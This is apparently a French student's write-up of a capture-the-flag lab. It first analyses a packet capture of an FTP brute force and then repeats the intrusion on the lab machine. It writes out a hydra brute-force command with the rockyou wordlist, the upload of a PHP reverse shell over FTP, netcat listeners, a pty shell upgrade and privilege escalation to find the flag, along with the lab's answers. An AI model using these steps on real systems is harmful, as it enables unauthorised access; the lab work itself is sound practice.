Task 1 :

2 / Service Utilisé : FTP



3 / Hydra, réponse trouvée à l’aide de l’indice

4 / Il se log avec l’utilisateur Jenny (Paquet 128 par exemple) :




5 /Paquet 395 : Mot de passe est : password123 :




6 / Suivre le flux TCP du Paquet 394


La réponse est /var/www/html




7 / Toujours au même endroit : shell.php




8 / Dans Wireshark trouver le Protocol en FTP-DATA et suivre le flux TCP : trouver l’adresse pentestmonkey :




9 / Suivre le flux TCP , la commande est whoami :




10 / Le nom de la machine est wir3 , marqué en haut de la même fenêtre :



11 / Même fenêtre, on trouve la réponse toujours dans le même onglet : python3 -c 'import pty; pty.spawn("/bin/bash")'



12 / la commande est sudo su (Toujours sur le même onglet)




13 / Il a téléchargé Reptile depuis github (réponse toujours sur le même onglet) :



14 / Je me suis aidé de l’indice ainsi que d’internet pour trouver la réponse : Rootkit

Task 2 :


1. Lancer HYDRA



Récupérer le mot de passe avec hydra : hydra -l jenny -P /usr/share/wordlists/rockyou.txt ftp://10.10.141.178(utilisation de la wordlist rockyou)

On récupère le mot de passe qui est : 987654321

1. On se connecte en FTP sur la machine avec l’utilisateur jenny et le mdp 987654321 :




Se rendre dans le fichier reverse-shell.php :



Et modifier l’IP ainsi que le port , puis enregistrer les modifications.


1. Se connecter en ftp sur la machine, et upload le shell.php



A Partir de là, je me suis aidé d’internet et d’un Walkthrough

1. Exécuter la commande sudo nc -lnvp 80

Ensuite, aller sur la page web en tapant l’ip dans le navigateur



Si j’ai bien compris, il faut se rendre sur la page web : @IP/shell.php , on devrait récupérer le reverseshell sur netcat.

Exécuter la commande : put php-reverse-shell.php sur la session ftp du pc de jenny

Puis : chmod 777 php-reverse-shell.php afin de changer les permissions

1. Exécuter la commande nc -lnvp 1234, en rentrant le numéro de port renseigné dans le fichier au préalable.

Aller sur la page web : <http://@IP/php-reverse-shell.php>

Retourner sur le netcat voir si on a un reverse shell

Exécuter la commande : python3 -c 'import pty;pty.spawn("/bin/bash")'

(Je n’ai pas très bien compris à quoi servait cette commande)

On sait que l’utilisateur Jenny a les droit SuperUser , donc on se connecte en faisant : su jenny

Toujours le même mot de passe : 987654321

Il faut trouver le directory Reptile , car on sait que le fichier flag.txt s’y trouve : find / -type d -name Reptile 2> /dev/null

On devrait avoir le résultat suivant : /root/Reptile

Aller donc dans le flag.txt : cat flag.txt afin d’y trouver la dernière réponse de la TASK 2